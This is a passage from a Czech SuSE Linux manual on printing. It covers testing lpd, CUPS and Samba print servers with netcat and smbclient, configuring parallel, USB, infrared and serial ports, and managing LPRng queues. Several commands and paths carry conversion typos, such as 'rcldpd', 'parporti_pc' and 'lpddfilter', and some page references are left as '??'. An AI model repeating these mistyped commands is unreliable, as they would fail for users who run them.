

Figure 8.5: Konfigurace 4

Kontrola nastavení filtru Připojte tiskárnu k prvnímu paralelnímu portu počítače. Otestujte lokální připojení a tiskárnu nakonfigurujte pomocí vhodného ovladače. Pokud bude fungovat, spočívá problém v síťové části.

Test vzdáleného lpd Následujícím testem zjistíte, zda je lpd dostupné přes TCP na portu 515 počítače **host**:

```
netcat -z host 515 && echo ok || echo failed
```

Proměnnou **host** nahraďte jménem testovaného počítače. Pokud je lpd dostupný, vypíše se **OK**. Pokud není lpd dostupný, vypíše se **failed**.



Figure 8.6: Konfigurace 5

Pokud lpd není dostupný, není spuštěné nebo došlo k problémům na síti. Pokud je lpd dostupný, lze získat také informace o stavu front. Jako uživatel root zadejte příkaz:

```
echo -e "\004queue" \  
| netcat -w 2 -p 722 host 515
```

Pokud lpd neodpoví, nepracuje nebo došlo k chybě na síti. Pokud lpd odpoví, získáte informace o tom, které fronty jsou na dotazovaném počítači dostupné. Např.:

```
lpd: your host does not have line printer access  
lpd: queue does not exist  
printer: spooling disabled  
printer: printing disabled
```

Výstup 8: Chybové hlášení lpd

Pokud dostanete odpověď podobnou té výše, je problém na straně vzdáleného lpd.

Kontrola vzdáleného cupsd Ve výchozím nastavení síťový server CUPS vysílá dostupné fronty v intervalu 30 sekund přes UDP port 631. Zda v síti máte funkční server CUPS, zjistíte příkazem:

```
netcat -u -l -p 631 & PID=$! ; sleep 40 ; kill $PID
```

Protože CUPS server vysílá v intervalu 30 sekund přes port 631, měli byste po 40 sekundách čekání dostat v případě existence CUPS serveru v síti výstup:

```
... ipp://host.domain:631/printers/queue
```

Výstup 9: Vysílání síťového serveru CUPS

Zda je cupsd dosažitelný přes TCP na portu 631 počítače **host** zjistíte příkazem:

```
netcat -z host 631 && echo ok || echo failed
```

Proměnnou **host** nahraďte jménem nebo IP adresou počítače, na kterém má cupsd běžet.

Pokud je cupsd nedosažitelný, neběží nebo došlo k problémům na síti.

Jestliže na počítači **host** běží cups, získáte následujícím příkazem hlášení (pravděpodobně velmi obsáhlé) o všech frontách, které jsou na něm nastaveny:

```
lpstat -h host -l -t
```

Tento příkaz otestujte zda je na počítači **host** dostupná fronta **queue** a přijímá tiskové úkoly:

```
echo -en "\r" \  
| lp -d queue -h host
```

Test nic nevypíše, pouze na tiskárně vysune prázdný papír. Proměnnou **host** nahraďte jménem testovaného počítače a proměnnou **queue** jménem testované fronty.

Kontrola vzdáleného SMB serveru Základní funkčnost SMB serveru otestujete příkazem:

```
echo -en "\r" \  
| smbclient '/HOST/SHARE' 'PASSWORD' \  
-c 'print -' -N -U 'USER' \  
&& echo ok || echo failed
```

Proměnnou **HOST** nahraďte jménem Samba serveru. Proměnnou **SHARE** nahraďte jménem vzdálené fronty (jméno sdíleného adresáře Samby). Místo **PASSWORD** napište heslo a místo **USER** uživatelské jméno. Test nic nevypíše, pouze na tiskárně vysune prázdný papír.

Následující příkaz vypíše všechny sdílené adresáře, které jsou na počítači **host** dostupné. Detailní informace o této problematice najdete v manuálové stránce manuálová stránka pro smbclient (man smbclient).

```
smbclient -N -L host
```

Nedostupná síťová tiskárna nebo print server box Spoolery print server boxů se často stanou nedostupnými, pokud se mají dělit o velmi vysokou zátěž. Příčina je na straně spooler serveru a většinou neexistuje žádný způsob, jak tuto situaci vyřešit. Tento problém můžete obejít, pokud použijete přenos dat přímo přes TCP socket.

Tím přepnete print server box do režimu data konvertoru mezi dvěma datovými proudy (TCP/IP síť a lokální připojení k tiskárně), takže se tiskárna začne jevit jako lokální, přestože je připojena na print server box. Bez tiskového spooleru jako prostředníka získáte také lepší kontrolu nad tiskovým zařízením. Abyste však tuto metodu mohli používat, musíte získat informace o TCP portu na print server boxu. Jestliže je tiskárna

správně zapojena a zapnuta, můžete TCP port zjistit pomocí programu `nmap`.

Spuštěním příkazu `nmap` na print server boxu získáte výstup podobný tomuto:

Port	State	Service
23/tcp	open	telnet
80/tcp	open	http
515/tcp	open	printer
631/tcp	open	cups
9100/tcp	open	jetdirect

Význam výstupu:

- Na print server box se lze připojit příkazem `telnet` a získat tak informace o nastavení nebo provést změny v nastavení.
- Na tiskovém serveru běží HTTP démon, který poskytuje informace o serveru nebo umožňuje změnit nastavení.
- Tiskový spooler běžící na print server boxu je dostupný prostřednictvím LPD protokolu na portu 515.
- Tiskový spooler běžící na print server boxu je dostupný také prostřednictvím IPP protokolu na portu 631.
- K tiskárně připojené k print server boxu lze přistupovat přímo přes TCP sokety na portu 9100.

Tiskové servery podporující LPD i IPP

LPD, IPP a CUPS

CUPS démon podporuje ve výchozím nastavení pouze protokol IPP. Program `/usr/lib/cups/daemon/cups-lpd` z balíčku `cups` umožňuje serveru CUPS přijímat úlohy také na portu 515 pomocí LPD protokolu. Pro tento případ je nutné aktivovat příslušné služby pomocí `xinetd`. To můžete provést pomocí programu `YcST` nebo ruční aktivací příslušné řádky v souboru `/etc/xinetd.d/cups-lpd`.

Podpora obou protokolů použitím LPRng a lpdfilter s CUPSem

Za určitých okolností může dojít k situaci, kdy je potřeba mít spuštěné současně oba tiskové systémy, tedy LPRng a lpdfilter spolu se systémem CUPS.

Současný běh obou tiskových systémů je spojen s celou řadou problémů. Jde o velmi složitý problém, který se však do určité míry dá řešit. Dále si popíšeme hlavní problémy při současném nasazení obou tiskových systémů a jejich řešení. Mějte však na paměti, že vzhledem k rozsáhlosti této problematiky nepůjde o vyčerpávající návod. Uvedené problémy mohou mít v různých situacích také jiná řešení.

- Při nasazení obou tiskových systémů současně nelze použít k nastavení program YAST. Tiskový modul nebyl pro tento způsob nastavení navržen.
- Protože balíky lprng a cups-client obsahují řadu stejně pojmenovaných souborů jako `/usr/bin/lpr` nebo `/usr/bin/lp`, dojde při pokusu o jejich současnou instalaci ke konfliktu. Po instalaci tak budete mít k dispozici na příkazové řádce pouze programy z LPRng. Tiskové fronty systému CUPS bude nadále možné používat pomocí X Window System z `xpp` nebo `kprinter` a také všech aplikací, které v sobě mají podporu CUPS přímo obsaženou.
- Spuštěním `cupsd` se vytvoří `/etc/printcap`, kam lze zapisovat fronty CUPS. Tak zajistíte funkčnost tisku i u těch aplikací, které vyžadují k tisku fronty napsané v tomto souboru. Po instalaci CUPS se spuštěním `cupsd` zakáže také funkce exkluzivního používání souboru `/etc/printcap` systémem LPRng a lpdfilter. Výsledkem je, že aplikace tisknoucí pouze do front zanesených do `/etc/printcap` nebudou mít k dispozici vzdálené tiskové fronty systému CUPS.

Další informace k tisku

V této kapitole najdete další informace týkající se tisku, příklady nastavení pro jednotlivé situace a informace o aplikacích souvisejících s tiskem.

Lokální připojení tiskárny	228
Manuální nastavení LPRng a lpdfilter	235
Tiskový spooler LPRng	235
LPRng programy pro příkazovou řádku	236
Tiskové filtry v tiskovém systému LPRng a lpdfilter	241
Konfigurace tiskového filtru	243
Něco o Ghostscriptu	251
Práce s a2ps	254
Konfigurace aplikací	256
Úprava PostScriptu pomocí psutils	256
O kódování ASCII textu	261

Lokální připojení tiskárny

Paralelní port

Připojení tiskárny se provádí většinou přes paralelní port. Komunikace s tiskárnou v Linuxu se pak realizuje pomocí subsystému `parport`.

Subsystému `parport` je třeba sdělit, který typ zařízení je připojen na paralelní port, aby mohl nahrát odpovídající ovladač (viz odst. ?? na straně ??). Je zde možné *současně* používat více zřetězených zařízení na jednom portu.

Číslování paralelních portů začíná od `/dev/lp0`. Abyste mohli tisknout pomocí prvního paralelního portu, je třeba nahrát standardní moduly `parport` a `lp`. To provede zavaděč modulů jádra `kmod` (angl. *Kernel Module Loader*) automaticky při vzniku požadavku na tisk, tj. přistoupí se např. k souboru zařízení `/dev/lp0`.

Pokud je nahráván jaderný modul `parport_pc` bez speciálních parametrů, pokusí se automaticky rozpoznat a konfigurovat paralelní rozhraní. Velice zřídka se může stát, že toto nefunguje a pak je třeba uvést parametry pro `parport_pc` ručně např. tak, jak je popsáno v následujícím odstavci.

Konfigurace prvního paralelního portu

První paralelní port `/dev/lp0` se konfiguruje zápisem do souboru `/etc/modules.conf` (viz soubor *Konfigurace prvního paralelního portu* na této straně).

```
alias parport_lowlevel parport_pc
options parport_pc io=0x378 irq=none
# If you have multiple parallel ports, specify them this way:
# options parport_pc io=0x378,0x278 irq=none,none
```

Obsah souboru 13: `/etc/modules.conf`: první paralelní port

Parametr `io` předává IO adresu paralelního portu. U parametru `irq` se uvádí hodnota `none` pro polling, případně číslo přerušení paralelního portu. Polling je obecně méně kolizní než přerušení, protože zde nedochází ke kolizím zařízení. U prehistorických počítačů je však pomalejší.

Aby mohla tato nastavení fungovat, je třeba v BIOSu nebo v konfiguraci systému nastavit první paralelní port takto:

- IO adresa 378 (hexadecimální)
- Přerušení 7 (při pollingu však ztrácí význam)

- Pro začátek raději Normal, SPP nebo Output-Only (ostatní módy nejsou vždy funkční)
- DMA je vypnuto (mělo by být automaticky vypnuto v módu Normal)

Konfigurace dalších paralelních portů

Druhý paralelní port `/dev/lp1`, který používá standardně IO adresu 278 (hexadecimální), je možné také konfigurovat zápisem v `/etc/modules.conf` (viz soubor *Tisk vizitek* na straně 255).

```
%
alias parport_lowlevel parport_pc
# options parport_pc io=0x378 irq=none
# If you have multiple parallel ports, specify them this way:
options parport_pc io=0x378,0x278 irq=none,none
```

Obsah souboru 14: /etc/modules.conf: druhý paralelní port

Po obnovení všech služeb (tj. i po restartu počítače) máte k dispozici druhý paralelní port.

Paralelní port na kartách ISA PnP a PCI

Pokud není IO adresa dalšího paralelního portu předem známa, pak je třeba ji přidělit.

ISA PnP karty Pokud je možné pro tyto karty nastavit pevné IO adresy a případně přerušení a režim (např. prostřednictvím jumperů), pak je nastavte.

V opačném případě budou hodnoty pro IO, přerušení a režim předány kartě teprve při startu Linuxu. Které hodnoty jsou předány je možné zjistit ze startovacích hlášení Linuxu (v souboru `/var/log/boot.msg`).

PCI karty Které IO adresy a přerušení jsou dostupné pro PCI karty je možné zjistit z výstupu následujícího příkazu (výstup viz na této straně):

```
earth:~ # /sbin/lspci -v | less

...
00:0a.0 Parallel controller: ...
...
Flags: stepping, medium devsel, IRQ 10
```

```

I/O ports at b400
I/O ports at b000
I/O ports at a800
I/O ports at a400
...

```

Výstup 10: Část výstupu příkazu lspci -v pro PCI rozhraní

IO adresy posunuté o 400 (hexadecimálně) vždy patří k jednomu paralelnímu portu – zde je jeden port b000 a b400, druhý pak a800 a a400. Které IO adresy opravdu pracují je třeba případně vyzkoušet a následně může záznam v `/etc/modules.conf` vypadat třeba následujícím způsobem:

```

alias parport_lowlevel parport_pc
options parport_pc io=0x378,0xb400,0xa800 irq=none,none,none

```

Obsah souboru 15: /etc/modules.conf: PCI karta s dvěma paralelními porty

Aktivování a testování paralelních portů

Po restartu počítače budete mít paralelní port k dispozici. Místo restartu celého počítače potom stačí aktualizovat (jako uživatel `root`) seznam závislostí modulů jádra a – pokud jsou k paralelním portům připojeny pouze tiskárny – pozastavit činnost tiskových démonů a modulů jádra, které přistupují k paralelnímu portu, a poté odstranit a znovu nahrát tiskového démona:

```

earth:~ # depmod -a 2>/dev/null
earth:~ # rmmod lp
earth:~ # rmmod parporti_pc
earth:~ # rmmod parport

```

...a opětovně nahrát:

```

earth:~ # modprobe parport
earth:~ # modprobe parport_pc
earth:~ # modprobe lp

```

Pokud dokáže tiskárna tisknout přímo ASCII text, použijte jako uživatel `root` příkaz

```

earth:~ # echo -en "\rAhoj\r\f" >/dev/lp0

```

Následně by se mělo na tiskárně vytisknout `Ahoj`. V našem příkazu navíc používáme `\r` pro návrat vozíku (tiskové hlavy) a `\f` pro stránkový posuv papíru.

Pokud používáte druhé paralelní rozhraní, pak použijte `/dev/lp1`, pro třetí `/dev/lp2` apod.

USB port

V BIOSu počítače je třeba aktivovat USB a jeho přerušení. Například pro Award BIOS máte k dispozici v menu 'PNP AND PCI SETUP' (nebo podobném) položku 'USB IRQ' (nebo podobnou), kterou je třeba nastavit na `Enabled`.

Zjistěte, zda je tiskárna dostupná. Jako uživatel `root` uveďte následující příkaz:

```
earth:~ # echo -en "Ahoj\f" > /dev/usb/lp0
```

Předpokladem je, že tiskárna je připojena na prvním USB portu `/dev/usb/lp0` a dokáže tisknout ASCII text. Pak by měla vytisknout stránku obsahující slovo `Ahoj`.

Některé USB tiskárny potřebují speciální řídící sekvenci předtím, než začnete přenášet data. Podrobnější informace o tomto tématu naleznete také v databázi instalační podpory pod klíčovým slovem `Epson` a `USB`.

Ve standardním případě by se měl vypsát výrobce a označení tiskárny po příkazu

```
earth:~ # cat /proc/bus/usb/devices
```

Pokud se nevypíše výrobce ani produkt, má to většinou následující příčinu:

- USB systém zařízení ještě nerozpoznal – např. proto, že je tiskárna vypnutá. S USB tiskárnou pak není možné komunikovat.
- USB systém zařízení sice rozpoznal, ale nezná ani výrobce ani označení produktu/tiskárny, a proto nic nezobrazí. S USB tiskárnou je ale možné komunikovat.

Občas se může stát, že nebude možné s tiskárnou komunikovat, např. vytáhnete během používání USB zástrčku. Většinou bude stačit pro restart USB systému použít následující příkazy:

```
earth:~ # rchotplug stop
```

```
earth:~ # rchotplug start
```

Pokud to nepomůže, je třeba ukončit všechny procesy, které přistupují k /dev/usb/lp0 a jaderné moduly opět zavést. To vše je třeba provádět jako uživatel root:

```
earth:~ # fuser -k /dev/usb/lp0
earth:~ # rchotplug stop
earth:~ # rmmod printer
earth:~ # rmmod usb-uhci
earth:~ # umount usbdevfs
earth:~ # rmmod usbcore
earth:~ # modprobe usbcore
earth:~ # mount usbdevfs
earth:~ # modprobe usb-uhci
earth:~ # modprobe printer
earth:~ # rchotplug start
```

Přesvědčte se příkazem lsmod, který modul USB je zaveden (zda usb-uhci nebo usb-ohci) a zda existují ještě další závislosti mezi moduly, např. viz následující výstup

```
usbcore ... [printer usb-uhci]
```

Tiskárna přes infračervený port

Paralelní port je také možné emulovat přes infračervený port. Ovladač v linuxovém jádře simuluje paralelní port na zařízení /dev/irlpt0. Takže tiskárna připojená přes IrDA bude komunikovat místo přes /dev/lp0 pomocí /dev/irlpt0.

Zkontrolujte si, zda je možné s infračervenou tiskárnou komunikovat tak, že použijete jako uživatel root příkaz:

```
earth:~ # echo -en "\rHello\r\f" >/dev/irlpt0
```

Předpokladem je, že tiskárna umí tisknout ASCII text – pak by mělo být výstupem slovo Hello. V každém případě by se měla tiskárna vypsát po zadání příkazu

```
earth:~ # irdadump
```

Pokud není příkaz `irdadump` k dispozici, pak je třeba instalovat balík `irda`. Pokud se příkazem `irdadump` tiskárna nezobrazí, pak s ní není možné komunikovat.

Když se zde vůbec nic nezobrazí, tak s největší pravděpodobností není systémová služba vůbec spuštěna. Spustit/zastavit ji můžete příkazem

```
earth:~ # rcirda start
earth:~ # rcirda stop
```

Sériový port

Když připojujete tiskárnu na sériové rozhraní, pak si přečtěte informace o LPRng spooleru v *LPRng-Howto* v souboru `/usr/share/doc/packages/lprng/LPRng-HOWTO.html` a hlavně část `/usr/share/doc/packages/lprng/LPRng-HOWTO.html#SEC SERIAL`. Zde jsou doplňující informace o BSD správci tiskových front a plp.

1. Používejte jako tiskový spooler `plp` (balík `plp`). Pokud používáte BSD správce (balík `lprold`), pak postupujte tak, jak je uvedeno níže.
2. Zkontrolujte soubor `/etc/printcap`. Kromě obvyklých položek zde musí být také uvedeny parametry pro sériový port.

```
:br#9600:\
:ty=ixon -imaxbel -ixany -ixoff -crtsets:\
```

Obsah souboru 16: `/etc/printcap`: sériové rozhraní

V `br` se definuje baudrate, ty jsou pak `stty` volby – obě tyto položky je třeba upravit podle vašeho hardwaru. Také je třeba upravit místním podmínkám rychlost, která může nabývat následujících hodnot: 2400, 4800, 9600, 19200, 38400, 57600, 115200 a 230400.

U tiskárny HP DeskJet 500 by měly třeba fungovat následující `stty` nastavení:

```
ixon -ixoff -imaxbel -opost
```

`stty` pak obsahují vysvětlivky pro všechny volby.

Viz také databáze instalační podpory, kde můžete zadat klíčové slovo `serial`.

3. Pokud používáte BSD spooler, ten sice zná br, ale již nerozpoznává ty volby v `/etc/printcap`.

Parametry sériového rozhraní můžete také definovat příkazy `setserial` a `stty`. Volby z `/etc/printcap` můžete nastavit např. následujícím příkazem:

```
earth:~ # stty 9600 ixon -imaxbel -ixany -ixoff \  
-crtsets </dev/ttySX
```

Zde je třeba upravit `ttySX`, tzn. standardně zde použijte `ttyS0` nebo `ttyS1`.

Pokud do `/etc/init.d/boot.local` uvedete odpovídající `setserial`, resp. `stty`, pak budou automaticky volány při každém startu. Navíc je třeba odpovídajícím způsobem upravit `/etc/printcap` a to tak, že odstraníte všechny řádky tohoto druhu:

```
:br#9600:\  
:ty=ixon -imaxbel -ixany -ixoff -crtsets:\
```

protože zde se nastavují standardní parametry pro sériová rozhraní, ale my si přejeme zachovat nastavení ze souboru `/etc/init.d/boot.local`.

Manuální nastavení LPRng a lpdfilter

Za normální situace je tiskový systém nastavován pomocí programu YaST. SuSE Linux obsahuje také program `lprsetup`, který umožňuje nastavení tiskového systému z příkazové řádky.

Při nastavení pomocí programu YaST jsou nejdříve shromážděna všechna důležitá data a pak je interně spuštěn program `lprsetup` se všemi potřebnými parametry pro nastavení LPRng a `lpdfilter`.

`lprsetup` je určen pro pokročilé uživatele. Při práci s ním vám nebude poskytovat žádnou nápovědu ani nabízet možné hodnoty. Pokud byste potřebovali zobrazit krátkou nápovědu, použijte příkaz:

```
lprsetup-help
```

nebo si prostudujte manuálové stránky manuálová stránka pro `lprsetup` (`man lprsetup`) a manuálová stránka pro `lpdfilter` (`man lpdfilter`).

Více o ovladačích Ghostscriptu a pro ovladače specifické nastavení najdete v kapitole *Výběr vhodného ovladače pro tiskárnu* na straně 190 a *Něco o Ghostscriptu* na straně 251.

Tiskový spooler LPRng

Tiskový spooler používaný tiskovým systémem LPRng a `lpdfilter` je LPRng (balík `lprng`).

Tiskový spooler `lpd` nebo tiskový démon je obvykle spouštěn při startu počítače. Přesněji při startu je spouštěn skript `/etc/init.d/lpd`. Tiskový spooler pak běží na pozadí. Spustit a zastavit ho můžete ručně příkazy:

```
rcldpd start  
rcldpd stop
```

Konfigurační soubory LPRng jsou tyto:

`/etc/printcap` definice tiskových front

`/etc/lpd.conf` globální konfigurace spooleru

`/etc/lpd.perms` nastavení přístupových práv

V závislosti na skriptu `/etc/init.d/lpd` se spustí s příkazem `rcldap start` jako podproces také `checkpc -f`, který vytváří spool adresáře s příslušnými právy v adresáři `/var/spool/lpd` podle nastavení v `/etc/printcap`.

Po startu tiskový spooler nejdřív načítá nastavení front z `/etc/printcap`. Úlohou spooleru je pak správa úloh v jednotlivých frontách. Spooler se také stará o:

- správu lokálních front přes směrování do tiskových filtrů a přeposílání na jiné fronty.
- správu pořadí úloh.
- monitorování stavu front a tiskáren.
- naslouchání na portu 515, kde jsou úlohy potvrzovány nebo rušeny ze vzdálených počítačů.
- přesměrování úloh na vzdálený tiskový spooler (naslouchajícím na portu 515 na jiném počítači).

Více se o tomto mechanismu dočtete v *LPRng Howto*

(`file:/usr/share/doc/packages/lprng/LPRng-HOWTO.html`) nebo v manuálových stránkách manuálová stránka pro `printcap` (`man printcap`) a manuálová stránka pro `lpd` (`man lpd`).

Tisk z aplikací

Aplikace pro tisk používají příkaz `lpr`. V tiskovém dialogu aplikace zvolte jméno fronty, kterou chcete použít k tisku (např. `color`), nebo zadejte příslušný příkaz (např. `lpr -Pcolor`).

Z příkazové řádky použijte příkaz:

```
lpr -Plp JmenoSouboru
```

Proměnnou **JmenoSouboru** nahraďte jménem souboru, který chcete tisknout. Volba `-P` se používá k určení tiskové fronty. Například v `-Pcolor` je použita fronta `color`.

LPRng programy pro příkazovou řádku

V této sekci si v krátkosti představíme dostupné nástroje pro práci v příkazové řádce. Další informace najdete v *LPRng Howto* v části `file:/usr/share/doc/packages/lprng/LPRng-HOWTO.html#LPRNGCLIENTS`.

Správa lokálních front

Tisk souborů

Více informací o používání příkazu `lpr` najdete v *LPRng Howto* (`file:/usr/share/doc/packages/lprng/LPRng-HOWTO.html#LPR`). Následující příkazy ukazují pouze základní použití.

K tisku se obvykle používá příkaz podobný tomuto:

```
lpr -PJmenoFronty JmenoSouboru
```

Pokud ne zadáte parametr `-PJmenoFronty`, použije systém frontu zadanou v proměnné prostředí `PRINTER`. To samé platí i pro příkazy `lpq` a `lprm`. Další informace najdete v manuálových stránkách manuálová stránka pro `lpr` (`man lpr`), manuálová stránka pro `lpq` (`man lpq`) a manuálová stránka pro `lprm` (`man lprm`). Proměnná prostředí `PRINTER` se automaticky nastavuje při přihlášení. Současnou hodnotu zjistíte příkazem `echo $PRINTER`. Změnu na jinou hodnotu provedete příkazem:

```
export PRINTER=JmenoFronty
```

Tento příkaz je platný pouze po dobu jednoho sezení. Při dalším přihlášení se znovu nastaví výchozí hodnota.

Kontrola stavu

Stav tiskových úloh v určité frontě zjistíte příkazem:

```
lpq -PJmenoFronty
```

Pokud místo jména fronty zadáte `all`, zobrazí příkaz `lpq` informace ze všech front.

Pomocí příkazu:

```
lpq -s -PJmenoFronty
```

zobrazíte minimum informací.

Příkazem:

```
lpq -l -PJmenoFronty
```

získáte podrobnější informace.

Příkazem:

```
lpq -L -PJmenoFronty
```

`lpq` vypíše detailní hlášení stavu v případě chyby.

Více informací najdete v manuálové stránce manuálová stránka pro `lpq` (`man lpq`) a v části

`file:/usr/share/doc/packages/lprng/LPRng-HOWTO.html#LPQ` manuálu *LPRng Howto*.

Mazání úloh z front

Tiskovou úlohu určitého čísla ze zadané fronty odstraníte příkazem:

```
lprm -PJmenoFronty CisloUlohy
```

Odstranit můžete pouze úlohy, jejichž jste vlastníkem. Tiskové úlohy jsou vlastněny tím uživatelem, který je spustil. Jméno vlastníka a číslo úlohy zjistíte pomocí příkazu `lpq`.

Příkazem:

```
lprm -Pall all
```

smažete ze všech front všechny své úlohy. Pokud tento příkaz zadá uživatel `root`, smaže úlohy ze všech front bez ohledu na jejich vlastníky.

Více informací získáte v manuálové stránce manuálová stránka pro `lprm` (`man lprm`) a v manuálu *LPRng Howto* sekce (`file:/usr/share/doc/packages/lprng/LPRng-HOWTO.html#LPRM`).

Kontrola front

Stav fronty a změny v ní lze provádět pomocí příkazu:

```
lpc option JmenoFronty
```

Nejčastěji používané volby tohoto příkazu jsou:

`help` Zobrazí stručnou nápovědu.

`status JmenoFronty` Zobrazí informace o stavu.

`disable JmenoFronty` Přestane do zadané fronty přijímat úlohy.

`enable JmenoFronty` Začne do určité fronty přijímat úlohy.

`stop JmenoFronty` zastaví tisk z určité fronty. Úlohy, které se již tisknou, dokončí.

`start JmenoFronty` Povolí tisk z určité fronty.

`down JmenoFronty` Má efekt jako kombinace `disable` a `stop`.

`up JmenoFronty` Má efekt jako kombinace `enable` a `start`.

`abort JmenoFronty` Má podobný efekt jako `down`, ale okamžitě přeruší tisk všech úloh. Započaté tiskové úlohy jsou pozastaveny, ale po znovupuštění tisku příkazem `up` se dotisknou.

Pro vykonání výše uvedených příkazů je nutné mít práva uživatele `root`. Příkaz `lpc` lze psát s příslušnými parametry přímo na příkazovou řádku (např. `lpc status all`). Zároveň můžete příkaz `lpc` spustit bez parametrů v dialogovém režimu příkazem:

```
earth:~ # lpc>
```

Potřebné volby pak můžete zadat na příkazové řádce. Program ukončíte příkazem `quit` nebo `exit`.

Pokud zadáte `lpc status all`, bude výstup vypadat asi takto:

```
cm]
Printer          Printing Spooling Jobs Server Subserver
lp@earth         enabled  enabled   2    123      456
color@earth      disabled disabled   0    none     none
laser@earth      disabled  enabled   8    none     none
```

Výstup 11: 0

Z výpisu můžete vyčíst toto:

Fronta `lp` je povolena, obsahuje dvě tiskové úlohy. Jedna z úloh je zrovna tištěna. Fronta `color` je zastavena. Fronta `laser` netiskne, ale stále přijímá úlohy, které přicházejí na spooler. Podle záznamu obsahuje osm úloh.

Více informací o této problematice najdete v manuálové stránce manuálová stránka pro `lpc` (`man lpc`) a v *LPRng Howto* (`file:/usr/share/doc/packages/lprng/LPRng-HOWTO.html#LPC`).

Správa vzdálených front

Ve všech následujících příkladech nahrad'te proměnnou `printserver` jménem nebo IP adresou svého tiskového serveru a proměnnou `JmenoFronty` jménem existující tiskové fronty.

Tisk souborů

Prostřednictvím LPRng spooleru lze adresovat každou frontu přímo. K tomu účelu se používá příkaz `lpr`, který má následující syntaxi:

```
lpr -PJmenoFronty@printserver JmenoSouboru
```

To je možné jen v případě, že je tiskový server nastaven tak, aby přijímal úlohy ze vzdálených klientů. Po instalaci budete mít LPRng již takto předkonfigurovaný.

Kontrola stavu

Stav front na vzdáleném serveru překontrolujete zadáním příkazů:

```
lpq -PJmenoFronty@printserver  
lpq -s -PJmenoFronty@printserver  
lpq -l -PJmenoFronty@printserver  
lpq -L -PJmenoFronty@printserver
```

a

```
lpc status JmenoFronty@printserver  
lpc status all@printserver
```

K vypsaní informací o jménech a stavu všech front na všech serverech použijte příkaz:

```
lpq -s -Pall@printserver
```

nebo

```
lpc status all@printserver.
```

Pokud tisk na vzdálenou frontu nefunguje, může dotaz na stav fronty vést k určení důvodu problému. Detailní informace o stavu získáte příkazem:

```
lpq -L -PJmenoFronty@printserver.
```

Mazání úloh z front

Pro smazání určité úlohy ze zadané fronty tiskového serveru můžete použít příkazy:

```
lprm -PJmenoFronty@printserver CisloUlohy  
lprm -PJmenoFronty@printserver all  
lprm -Pall@printserver all
```

Smazat můžete pouze úlohy, které jste spustili. Uživatel nemůže mazat úlohy vlastněné jinými uživateli.

Uživatel root nemá u vzdálených front žádná zvláštní práva. Parametr `all` funguje pouze v případě, že je LPRng správně nainstalováno jak na serveru tak na klientovi.

Řešení problémů

Tiskové úlohy jsou v tiskové frontě uloženy i po restartu systému, ke kterému došlo při tisku úlohy. Tiskové úlohy odstraníte příkazy popsány výše. Restart počítače je neodstraní.

V případě poruch spojení mezi tiskovým serverem a klientem může dojít k chybám při přenosu souboru. Tyto chyby pak mohou způsobit různé chyby při tisku.

1. Pokud jde o inkoustovou tiskárnu, odstraňte z tiskárny všechny papír. U laserové tiskárny stačí otevřít zásobník.
2. Ve většině případů se ve frontě stále nachází tisková úloha. Tisková úloha je z fronty odstraněna až po kompletním zaslání na tiskárnu. Překontrolujte stav front příkazem:

```
lpq
```

nebo

```
lpc status
```

Pokud se ve frontách tiskárny stále nachází úlohy, smažte je pomocí příkazu `lprm`.

3. Tiskárna může tisknout i po odstranění všech tiskových úloh z front. Pro tiskárnu připojenou k prvnímu paralelnímu portu zjistíte aktivní procesy příkazem:

```
fuser -k /dev/lp0
```

Pro první USB tiskárnu:

```
fuser -k /dev/usb/lp0
```

Všechny procesy používající zařízení tiskárny zabijte příkazem `kill`.

4. Vypnutím a zapnutím tiskárny proved'te kompletní restart tiskárny. Než tiskárnu zapnete, počkejte několik sekund.

Tiskové filtry v tiskovém systému LPRng a lpdfilter

Jako tiskový filtr je používán `lpdfilter` (balík `lpdfilter`).

Pokud byste chtěli tiskový filtr podrobit důkladné analýze, pak se podívejte do skriptů pro tiskový filtr (zvláště `/usr/lib/lpdfilter/bin/if`).

1. Tiskový filtr (`/usr/lib/lpdfilter/bin/if`) kontroluje volby, které mu zasílá správce tiskových front, resp. je načítá z control file požadavku pro tisk a přizpůsobí je používaným tiskovým frontám v souboru `/etc/printcap` a `/etc/lpdfilter/tisková_fronta/conf` (zde je třeba nahradit `tiskovou_frontu` za skutečný název).

2. Kontroluje data určená k tisku. Zde se používá prostřednictvím `/usr/lib/lpddfilter/bin/guess` příkaz `file` a podle výstupu tohoto programu je pak určován typ dat pro tisk.
 - Pokud jsou data v tiskové frontě `ascii`, pak musí tiskový filtr vytisknout data jako ASCII text.
 - Když neexistuje žádná tisková fronta `ascii`, pak se tiskový filtr pokusí automaticky rozpoznat typ dat určených pro tisk.
3. Podle typu dat určených k tisku a typu tiskové fronty se provádí další filtrace dat do formátu vhodného pro tisk:
 - Pokud se jedná o raw tiskovou frontu, pak jsou většinou data přímo poslána na tiskárnu (nebo jsou přeměrována do jiné tiskové fronty), ale je také možné na základě nastavení v `/etc/lpddfilter/tisková_fronta/conf` provést jednoduchou změnu kódování příkazem `recode`. Pokud chcete používat opravdu čistě raw tiskovou frontu (bez `lpddfilter`), pak je třeba odstranit u tiskové fronty řádek `:if=/usr/lib/lpddfilter/bin/if:\.`
